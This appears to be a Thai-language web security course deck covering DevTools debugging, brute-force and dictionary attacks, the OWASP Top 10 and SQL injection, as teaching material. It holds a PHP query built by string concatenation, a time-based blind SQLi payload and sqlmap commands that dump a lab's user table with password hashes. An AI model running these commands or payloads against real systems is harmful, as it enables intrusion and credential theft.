
Rating: ☆☆☆☆☆ (Submit rating)
Popularity: ———

Reinstall

ลองทำแลป!

- Lab 1: Hidden HTTP Response Header
- Lab 2: การ Brute Force ค่า PIN

<https://web4.lab.p7z.pw/>



websec.p7z.pw

STH

Login



Username

Password



Login

Web Client Component

- **Code:** เว็บไซต์สร้างขึ้นจาก .html, .css และ .js (**JavaScript**) เป็นหลัก




- **Asset:** รูปภาพ (.png), ไฟล์วิดีโอและเสียง เช่น .mp3, .mp4 และไฟล์เอกสาร .docx, .pdf.



วิเคราะห์ Web Client (JavaScript)

กดปุ่ม F12



The screenshot shows a web browser at 'example.com' with the developer tools (F12) open. The Network tab is active, displaying a list of resources. The 'dom.js' resource is selected, and its preview is shown on the right, displaying a JavaScript function for handling messages.

Network Tab Resources:

- www.example.com
- blob:https://www.example.com/a96db60b-e738-4135-9a9b-13b1aaad870b
- js.js
- dom.js (Selected)
- js.js

Summary: 5 requests | 4.6 kB transferred | 41.6 kB resources | Finish: 6.85 s

dom.js Preview:

```

1  /* eslint-env browser */
2
3  ;(function () {
4    try {
5      const onMessage = ({ data }) => {
6        if (/data:application\/javascript/
7
8  }
  
```

วิเคราะห์ Web Client - DevTool (breakpoint)


Demo: Get Started Debugging JavaScript with Chrome DevTools

Number 1
1

Number 2
2

Add Number 1 and Number 2

1 + 2 = 12




Demo: Get Started Debugging JavaScript with Chrome DevTools

Number 1
Number 1


Number 2
Number 2

Add Number 1 and Number 2



ที่มา : <https://googlechrome.github.io/devtools-samples/debug-js/get-started>

วิเคราะห์ Web Client - DevTool (breakpoint)



Number 1
10

Number 2
20

Paused in debugger

F10

```
> console.log(addend2);
undefined
< undefined
```


1

2

Page >> dom.js get-started.js x js.js

21 function inputsAreEmpty() {
22 if (getNumber1() === '' || getNumber2() === '') {
23 return true;
24 } else {
25 return false;
26 }
27 }
28 function updateLabel() {
29 var addend1 = getNumber1(); addend1 = "10"
30 var addend2 = getNumber2();
31 var sum = addend1 + addend2;
32 label.textContent = addend1 + ' + ' + addend2 + ' = '
33 }
34 function getNumber1() {
35 return inputs[0].value;
36 }
37 function getNumber2() {
38 return inputs[1].value;

Line 30, Column 17 Coverage: n/a



Number 1
10

Number 2
20

Paused in debugger

```
> console.log(addend2);
20
< undefined
```

3


Page Workspace >> dom.js get-started.js x js.js

28 function updateLabel() {
29 var addend1 = getNumber1(); addend1 = "10"
30 var addend2 = getNumber2(); addend2 = "20"
31 var sum = addend1 + addend2;
32 label.textContent = addend1 + ' + ' + addend2 + ' = '
33 }
34 function getNumber1() {
35 return inputs[0].value;
36 }
37 function getNumber2() {
38 return inputs[1].value;
39 }
40 var inputs = document.querySelectorAll('input');
41 var label = document.querySelector('p');
42 var button = document.querySelector('button');
43 button.addEventListener('click', onClick);
44

การเดาสุมรหัสผ่าน (Brute Force)

การเดาสุมรหัสผ่านเป็นการโจมตีที่ผู้ไม่ประสงค์ดีพยายามเข้าสู่ระบบหรือเข้าถึงข้อมูลโดยการเดารหัสผ่านหรือค่าทุกความเป็นไปได้จนกว่าจะพบค่าที่ถูกต้องในระบบ

ตัวอย่าง: การเดาสุมรหัสผ่าน



ประเภทของการเดาสุ่มรหัสผ่าน (Brute Force Attack)

- Brute Force Attack
- Dictionary Attack
- Credential Stuffing

Brute Force Attack

aaa	0000
aab	0001
aac	0002
aad	0003
...	0004
abz	0005
aca	...
...	9998
zzz	9999


Dictionary Attack

rockyou.txt

123456
12345
123456789
password
iloveyou
princess
rockyou
12345678
abc123
...


การป้องกันการโจมตี Brute force สำหรับระบบ

CAPTCHA



WordPress login form showing the CAPTCHA challenge. The CAPTCHA is highlighted with a green box. It consists of a checkbox labeled "I'm not a robot" and a reCAPTCHA logo with links for "Privacy" and "Terms".

Rate limit/Time limit



WordPress login form showing an error message. The error message is highlighted with a green box. It states: "ERROR: Incorrect username or password." and "ERROR: Too many failed login attempts. Please try again in 20 minutes." It also provides a link to "resetting your password".

OWASP TOP 10

Open Web Application Security Project (OWASP) จัดอันดับรายการความเสี่ยงและเผยแพร่ทุกๆ 3-4 ปี สำหรับความเสี่ยง 10 อันดับแรกจากช่องโหว่ต่างๆ

- หลายองค์กรใช้ OWASP Top 10 เป็นมาตรฐานในการประเมินและปรับปรุงความปลอดภัย
- ช่วยให้นักพัฒนาและผู้ดูแลระบบสามารถป้องกันความเสี่ยงที่สำคัญ ได้อย่างมีประสิทธิภาพ




OWASP TOP 10 - Web Application

	2013	2017	2021
A01	Injection	Injection	Broken Access Control
A02	Broken Authentication and Session Management	Broken Authentication	Cryptographic Failures
A03	Cross-Site Scripting (XSS)	Sensitive Data Exposure	Injection
A04	Insecure Direct Object References	XML External Entities (XXE)	Insecure Design
A05	Security Misconfiguration	Broken Access Control	Security Misconfiguration
A06	Sensitive Data Exposure	Security Misconfiguration	Vulnerable and Outdated Components
A07	Missing Function Level Access Control	Cross-Site Scripting (XSS)	Identification and Authentication Failures
A08	Cross-Site Request Forgery (CSRF)	Insecure Deserialization	Software and Data Integrity Failures
A09	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities	Security Logging and Monitoring Failures
A10	Unvalidated Redirects and Forwards	Insufficient Logging & Monitoring	Server-Side Request Forgery (SSRF)

DBMS (Database Management System)

DBMS ซอฟต์แวร์ที่ใช้สำหรับการจัดการฐานข้อมูล ทำหน้าที่เป็นตัวกลางระหว่างผู้ใช้หรือแอปพลิเคชันกับฐานข้อมูล โดยมีหน้าที่หลักในการจัดเก็บ ค้นหา และปรับปรุงข้อมูลในฐานข้อมูล



Secure Database Access

รูปแบบการเชื่อมต่อฐานข้อมูล

1. Raw SQL Query

- String Concatenation
- Prepared Statement

2. Entity Framework, Hibernate (ORM)

3. LINQ

ไม่ปลอดภัย

ปลอดภัย

String Concatenation:

// 1 - User Input

```
$keyword = $_GET["keyword"];
```


// 2 - Build SQL Query

```
$sql = 'SELECT * FROM products WHERE  
product LIKE "$keyword" ';
```

// 3 - Execute SQL Query

```
$db->query($sql);
```

A03:2021-Injection: SQL Injection



Raw SQL Query

- String Concatenation

A03:2021-Injection: SQL Injection - Time-based Blind (Heavy Query)

2

vuln.webgoat:5001/Product/Details/3?quantity=2

 WEBGOATNET

[Home](#) [My Cart](#) [Browse](#) [Blog](#) [About](#)

Hello **shbrint!** [Logout]

3

SQL Injection Attack:

vuln.webgoat:5000/Product/Details/3?quantity=11+AND+2=LIKE('ABCDEFGG',UPPER(HEX(RANDBLOB(100000000))))

Attack Save
Results Target

Filter: Showing all it

4

	Payload	Status	Response...	Error	Timeout	Length	Comment
0		200	10	☐	☐	2917	
1	1	200	1174	☐	☐	2917	
2	5	200	1797	☐	☐	2917	
3	9	200	3772	☐	☐	2917	

คำสั่ง SQL
ที่ทำให้ประมวลผลหนัก
และหน้าเว็บตอบกลับมาช้า

ปรับขนาดข้อมูลให้มากขึ้น
ยิ่งมาก หน้าเว็บจะยิ่งตอบ
กลับมาช้าขึ้น
บ่งบอกได้ว่า
คำสั่ง SQL ถูก Inject

1

Quantity: 2

Request Response

Pretty Raw Hex Render \n ≡

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Mon, 28 Feb 2022 10:05:32 GMT
4 Content-Type: text/html; charset=utf-8
5 Server: Kestrel
6 Content-Length: 2763
    
```

A03:2021-Injection: SQL Injection

ผลกระทบ:

อ่านข้อมูล
จากฐานข้อมูล

```
(kali@kali)-[~/Desktop/sqli]
$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" --dbms
=sqlite --tables --batch --level 5 --risk 3 --hex
```

```
<current>
[25 tables]
+-----+
|AspNetRoleClaims|
|AspNetRoles     |
|AspNetUserClaims|
|AspNetUserLogins|
|AspNetUserRoles |
|AspNetUserTokens|
|AspNetUsers     |
|BlogEntries     |
|BlogResponses   |
|Categories      |
|CustomerCustomerDemo|
|CustomerDemographics|
|Customers       |
|EmployeeTerritories|
|Employees       |
|OrderDetails    |
|OrderPayments   |
|Orders          |
|Products        |
|Region          |
|Shipments       |
|Shippers        |
|Suppliers       |
|Territories     |
|sqlite_sequence|
+-----+
```

```
(kali@kali)-[~/Desktop/sqli]
$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" -T AspNetUsers -C Username,PasswordHash --batch --level 5 --risk 3 --dump
```

Table: AspNetUsers
[10 entries]

UserName	PasswordHash
kmitnick	AQAAAAEAAcCQAAAAEPGSGE7e+gnk6nQ...
yvmEaoNN9M5ssBmFRoFg=	
jeffortson	AQAAAAEAAcCQAAAAEKOS8CVyqxooBf4AVb4A0JPuJS29XZN93Cj0eEYLcuYxBt...
g7DWA5R9NccJaWhUQ=	
MyUser	AQAAAAEAAcCQAAAAENWX/z9u8oqYdBfJ5ePRjV4sLujXGbA46ihdLPTKtKlf/G...
Whsc9k+/ZZ8At6aAkIyw=	
RapPayne	AQAAAAEAAcCQAAAAEBRRmWQ17WjM5zRdD/LBuXw3uLp6/2yf4Iru1U0eksG2ZC...
ia7YvHRzajtufgH/M0GQ=	
username11	AQAAAAEAAcCQAAAAEKOS8CVyqxooBf4AVb4A0JPuJS29XZN93Cj0eEYLcuYxBt...
g7DWA5R9NccJaWhUQ=	
shbrint	AQAAAAEAAcCQAAAAEN4L3odUTZazCsrxL4XTb7+IuQ/LCscHRsCsSpWLLRy...
oMEMR4iBxtpyWyn5tvHQ=	
test2	AQAAAAEAAcCQAAAAEIXp+w3z9hSmh5hdHcqW0AEE9JR/GX7/UDv4jxsWzUrL...
dXCm+Y7uNTq/TuT5oZpQ=	
test3	AQAAAAEAAcCQAAAAEEJb8rwmzGG7kMLHYxhl1VYyceh/Zr7n76za0BisNNIqi...
YQnVkoYGCqvRLec65b7Q=	
test4	AQAAAAEAAcCQAAAAEafS96Z20sFhvVu6Bs8RB/Dt5VBq90TbgWxtbZ1pgkpSU...
EgyP/5Asg7kyYq8qNJ/w=	
test33	AQAAAAEAAcCQAAAAEJ3BTgS5H7jpWm+/miYd+Pu0xv9x0mgXy/JIpE76Zuzm/6...
Gc9/hPsJMb0jskuiVMiW=	

โปรแกรม SQLMap

PWNED!

Thank you !!